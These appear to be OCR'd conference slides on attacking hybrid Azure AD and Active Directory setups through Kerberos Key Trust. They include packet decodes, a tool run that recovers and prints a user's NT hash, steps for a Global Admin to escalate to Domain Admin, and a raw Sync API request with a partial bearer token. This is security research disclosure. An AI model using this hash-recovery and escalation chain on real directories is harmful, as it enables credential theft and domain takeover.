
```
▾ Kerberos
  ▸ Record Mark: 1567 bytes
  ▾ tgs-req
      pvno: 5
      msg-type: krb-tgs-req (12)
    ▾ padata: 2 items
      ▾ PA-DATA PA-TGS-REQ
        ▾ padata-type: kRB5-PADATA-TGS-REQ (1)
          ▸ padata-value: 6e82056830820564a003020105a10302010ea20703050000…
      ▾ PA-DATA Unknown:161
        ▾ padata-type: Unknown (161)
            padata-value: 3003020117
    ▾ req-body
        Padding: 0
      ▸ kdc-options: 40810000
        realm: HYBRID.IMINYOUR.CLOUD
      ▾ sname
          name-type: kRB5-NT-SRV-INST (2)
        ▾ sname-string: 2 items
            SNameString: krbtgt
            SNameString: HYBRID.IMINYOUR.CLOUD
        till: 2023-05-30 13:37:47 (UTC)
        nonce: 892760479
      ▸ etype: 2 items
```

# TGT Upgrade reply




```
▾ Kerberos
  ▸ Record Mark: 1627 bytes
  ▾ tgs-rep
      pvno: 5
      msg-type: krb-tgs-rep (13)
      crealm: HYBRID.IMINYOUR.CLOUD
    ▸ cname
    ▾ ticket
        tkt-vno: 5
        realm: HYBRID.IMINYOUR.CLOUD
      ▾ sname
          name-type: kRB5-NT-SRV-INST (2)
        ▾ sname-string: 2 items
            SNameString: krbtgt
            SNameString: HYBRID.IMINYOUR.CLOUD
      ▸ enc-part
    ▾ enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      ▾ cipher: 07ae42a7a174ad20b57f8ae0f42ad9eb2e8758efde1b89a7…
```

# Decrypted reply containing NT hash



```
▾ enc-part
    etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
  ▾ cipher: 07ae42a7a174ad20b57f8ae0f42ad9eb2e8758efde1b89a7…
    ▾ encTGSRepPart
      ▸ key
      ▸ last-req: 1 item
        nonce: 892760479
        Padding: 0
      ▸ flags: 40810000
        authtime: 2023-05-29 13:35:14 (UTC)
        starttime: 2023-05-29 13:37:47 (UTC)
        endtime: 2023-05-29 23:35:14 (UTC)
        renew-till: 2023-06-05 13:35:14 (UTC)
        srealm: HYBRID.IMINYOUR.CLOUD
      ▸ sname
      ▾ encrypted-pa-data: 2 items
        ▾ PA-DATA Unknown:162
          ▾ padata-type: Unknown (162)
              padata-value: 301b3019a003020117a11204100aad3e6a4d627a4dbafe24…
        ▾ PA-DATA Unknown:165
          ▾ padata-type: kRB5-PADATA-SUPPORTED-ETYPES (165)
              padata-value: 1f000000
```

# Recovering the NT hash from the victim



```
(impacket) → roadtools_hybrid git:(main) ✗ KRB5CCNAME=roadtx.ccache python partialtofulltgt.py HYBRID.IMINYOUR.CLOUD/hybrid
[*] Using TGT from cache
[*] Upgrading to full TGT with NT hash recovery
[*] Recovered NT hash:
[*] 0aad3e6a4d627a4dbafe24df580cb2e8
[*] Saving TGT to hybrid.ccache
```

Technical details by Leandro Cuozzo:
https://www.secureauth.com/blog/the-kerberos-key-list-attack-the-return-of-the-read-only-domain-controllers/
Part of ROADtools hybrid: https://github.com/dirkjanm/roadtools_hybrid

# Lateral movement from AAD to AD


# Kerberos Key Trust consequences

- Kerberos Key Trust establishes a trust relationship towards Azure AD
- Azure AD manages keys of virtual RODC in Active Directory

- As a result, a Global Admin in Azure AD with network connectivity to a Domain Controller can:
  - Recover the NT hash of most synced users (not Domain Admins or other high privileged groups)
  - Obtain Domain Admin privileges (still applicable even after fixes)


# Global Admin to Domain Admin over Kerberos Key Trust

- We can take over existing synced accounts and recover their NT hash
  - Not possible anymore by assigning WHFB keys
  - Many other methods exist (not as clean or quiet)
- For accounts that are not synced from AD to AAD, we can create the synced account in AAD by using the Sync API as Global Admin.
- Creating this hybrid user make AAD issue partial TGTs that are accepted by AD, based on the SID and SAM name contained.



```
POST /provisioningservice.svc HTTP/1.1
Content-Type: application/soap+msbin1
x-ms-aadmsods-apiaction: Provision2
x-ms-aadmsods-appid: 6eb59a73-39b2-4c23-a70f-e2e3ce8965b1
client-request-id: b1350d02-ff9e-4cff-a713-0e687a1446ed
x-ms-aadmsods-clientversion: 8.0
x-ms-aadmsods-dirsyncbuildnumber: 2.1.19.0
x-ms-aadmsods-fimbuildnumber: 2.1.19.0
x-ms-aadmsods-tenantid: 6287f28f-4f7f-4322-9651-a8697d8fe1bc
x-ms-aadmsods-machineid: 90fa08e6-8a70-493d-a40e-df5af1c5d573
x-ms-aadmsods-provisioningsessiondesc: Connector-1632f5c8-cc34-4098-b4b0-69a5b8ec154a
x-ms-aadmsods-scenario: export-ondemand-regular
Host: adminwebservice.microsoftonline.com
Content-Length: 8807
Expect: 100-continue
Accept-Encoding: gzip, deflate
Connection: close

VsaVD
□□khttp://schemas.microsoft.com/online/aws/change/2010/01/IProvisioningWebService/ProvisionAzureADSyncObj
ects2@  SyncToken□□*urn:microsoft.online.administrativeservice*urn:microsoft.online.administrativeservice

i)http://www.w3.org/2001/XMLSchema-instance@ApplicationId6http://schemas.microsoft.com/online/aws/change/
2010/01□$6eb59a73-39b2-4c23-a70f-e2e3ce8965b1@BearerToken6http://schemas.microsoft.com/online/aws/change/
2010/01□°eyJ0eXAiOiJK<snip>ugXVGuiYBFmaO8xaPCQI-kfSdc0N7dKXYFh_QgSG_dgAm9N-1hzt43UvVgBySgQeIer3KCH7aayoVB
k3VBUeHZqFJxeCCR9Tr-DnOqAjDQ@ClientVersion6http://schemas.microsoft.com/online/aws/change/2010/01□8.0@Dir
SyncBuildNumber6http://schemas.microsoft.com/online/aws/change/2010/01□2.1.19.0@FIMBuildNumber6http://sch
emas.microsoft.com/online/aws/change/2010/01□2.1.19.0@IsInstalledOnDC6http://schemas.microsoft.com/online
/aws/change/2010/01□False@IssueDateTime6http://schemas.microsoft.com/online/aws/change/2010/01□@
LanguageId6http://schemas.microsoft.com/online/aws/change/2010/01□en-US@
LiveToken6http://schemas.microsoft.com/online/aws/change/2010/01@ProtocolVersion6http://schemas.microsoft
.com/online/aws/change/2010/01□2.0@RichCoexistenceEnabled6http://schemas.microsoft.com/online/aws/change/
2010/01□False@
TrackingId6http://schemas.microsoft.com/online/aws/change/2010/01□$b1350d02-ff9e-4cff-a713-0e687a1446edD-
êó¾#□µÐC□%V
/CeD,D*«D□□Chttps://adminwebservice.microsoftonline.com/provisioningservice.svcV@ProvisionAzureADSyncObje
cts26http://schemas.microsoft.com/online/aws/change/2010/01@syncRequest
b6http://schemas.microsoft.com/online/aws/change/2014/06
```
]

# Sync API call in human readable XML

